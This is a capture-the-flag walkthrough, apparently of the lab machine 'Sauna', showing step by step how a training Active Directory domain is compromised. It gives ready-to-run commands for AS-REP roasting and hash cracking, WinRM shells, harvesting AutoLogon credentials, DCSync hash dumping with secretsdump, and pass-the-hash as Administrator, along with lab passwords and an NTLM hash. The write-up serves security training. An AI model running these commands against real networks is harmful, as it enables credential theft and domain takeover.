
Overview
Sauna is an Active Directory machine that demonstrates how public employee information can be turned into valid usernames, leading to AS-REP Roasting, credential discovery through AutoLogon registry values, and full domain compromise via DCSync rights.
Attack Chain
- Enumerate exposed Active Directory services
- Identify the domain through LDAP
- Discover employee names on the website
- Generate username permutations with
username-anarchy - Validate users with
kerbrute - AS-REP Roast
fsmithand crack the hash - Gain WinRM access as
fsmith - Discover AutoLogon credentials with
winpeas - Authenticate as
svc_loanmgr - Use BloodHound and PowerView to confirm
DCSyncrights - Dump domain hashes with
impacket-secretsdump - Pass the Administrator hash and obtain root
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify exposed services.
export IP=10.129.95.180; export NAME=SAUNA; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

The open TCP ports are:
53,80,88,135,139,389,445,464,593,3268,3269,5985,9389,49667,49677,49678,49679,49692,49701
We then run a service and version scan against the discovered ports.
nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v
Findings
The scan shows a clear Active Directory attack surface. DNS (53), Kerberos (88), RPC (135), SMB (139, 445), LDAP (389), the Global Catalog ports 3268 and 3269, and WinRM (5985) are exposed. Port 80 is also open, giving us a web application to inspect for useful information.
LDAP Enumeration

Since LDAP is exposed, we start with a simple anonymous query using ldapsearch and the -x flag for simple authentication.
ldapsearch -H ldap://$IP -x
The server responds, confirming that LDAP is reachable and can be queried.
To identify the domain name, we query the base naming contexts.
ldapsearch -H ldap://$IP -x -s base namingcontexts
This reveals the domain:
EGOTISTICAL-BANK.LOCAL

The domain is then added to /etc/hosts for proper name resolution.
echo "$IP EGOTISTICAL-BANK.LOCAL" | sudo tee -a /etc/hosts
Web Enumeration
Browsing to port 80 reveals the website for Egotistical Bank.

The /about.html page is more useful, as it lists employee names that can potentially be converted into domain usernames.


These names are saved into a local file for further processing.
Username Generation
The names from the website are not guaranteed to match the domain username format, so username-anarchy is used to generate common username permutations.
~/Tools/username-anarchy/username-anarchy -i creds/users_raw.txt > creds/potential_users.txt
This gives us a larger list of possible usernames to test.

Next, kerbrute is used to validate which usernames actually exist in the domain.
~/Tools/kerbrute/kerbrute_linux_amd64 userenum --domain EGOTISTICAL-BANK.LOCAL --dc $IP creds/potential_users.txt
One valid user is identified: fsmith.

Foothold
AS-REP Roasting
With a valid username available, we check whether the account has Kerberos pre-authentication disabled. This is done with impacket-GetNPUsers, which attempts to retrieve an AS-REP hash without needing the user’s password.
impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/fsmith -dc-ip $IP -no-pass -outputfile creds/hashes.asreproast
The request succeeds, meaning fsmith has the account option Do not require Kerberos preauthentication enabled and is vulnerable to AS-REP Roasting.

Cracking the Hash
The captured hash is cracked offline with hashcat using mode 18200.
hashcat -m 18200 creds/hashes.asreproast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
The password is recovered successfully.

fsmith:Thestrokes23
WinRM Access
Since WinRM is exposed on port 5985, we test the credentials with netexec.
nxc winrm $IP -u 'fsmith' -p 'Thestrokes23'
The credentials are valid for WinRM.

With access confirmed, we establish an interactive shell with evil-winrm.
evil-winrm -i $IP -u 'fsmith' -p 'Thestrokes23'

The user flag can now be read.
type C:\Users\FSmith\Desktop\user.txt

Lateral Movement
AutoLogon Credential Discovery
After gaining access as fsmith, winpeas is transferred to the target and executed to look for common misconfigurations and credential exposure.
The output reveals stored AutoLogon credentials.

The discovered credentials are:
svc_loanmanager:Moneymakestheworldgoround!
The DefaultUserName value does not always match the actual domain username, so we enumerate domain users to verify the correct account name.
net user /domain
This shows that the real domain account is svc_loanmgr.

Validating svc_loanmgr
The corrected username is tested with the AutoLogon password.
nxc winrm $IP -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'
The credentials are valid.

svc_loanmgr:Moneymakestheworldgoround!
We then open a new evil-winrm session as svc_loanmgr.
evil-winrm -i $IP -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'

Privilege Escalation
BloodHound Enumeration
To identify privilege escalation paths in Active Directory, SharpHound is transferred to the target and executed as svc_loanmgr.
.\SharpHound.exe -c All --zipfilename SAUNA_svc_loanmgr


The collected data is imported into BloodHound. Both controlled users, fsmith and svc_loanmgr, are marked as owned.

Running the Shortest Paths to Domain Admins query shows a direct escalation path.

BloodHound indicates that svc_loanmgr has DCSync rights over the domain.

Verifying DCSync Rights with PowerView
To validate the BloodHound finding manually, PowerView.ps1 is transferred to the target and imported.

First, we retrieve details for svc_loanmgr, including the user’s objectsid.
Get-NetUser svc_loanmgr

The SID is stored in a variable.
$sid="S-1-5-21-2966785786-3096785034-1186376766-1108"
We then confirm that the SID resolves back to svc_loanmgr.
"S-1-5-21-2966785786-3096785034-1186376766-1108" | Convert-SidToName

Now we query the domain ACLs and filter for replication-related rights assigned to that SID.
Get-ObjectAcl "DC=EGOTISTICAL-BANK,DC=LOCAL" -ResolveGUIDs | ? { ($_.ObjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -match $sid} |select AceQualifier, ObjectDN, ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl
The output confirms that the account has the replication rights required to perform a DCSync attack.

Dumping Domain Hashes
With DCSync rights confirmed, impacket-secretsdump is used from the attacking machine to dump domain hashes.
impacket-secretsdump -outputfile creds/sauna.hashes -just-dc EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@$IP
The dump returns the Administrator NTLM hash.

Administrator:823452073d75b9d1cf70ebdf86c7f98e
Administrator Access
The hash is tested with netexec to confirm WinRM access.
nxc winrm $IP -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'
The hash is valid.

We then authenticate as Administrator using pass-the-hash with evil-winrm.
evil-winrm -i $IP -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'

The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt

Key Takeaways
Sauna shows how public employee information can become a reliable starting point for Active Directory attacks. Username generation led to a valid account, AS-REP Roasting provided the initial foothold, and AutoLogon credentials enabled lateral movement. The final compromise came from excessive replication permissions, allowing svc_loanmgr to perform DCSync and recover the Administrator hash.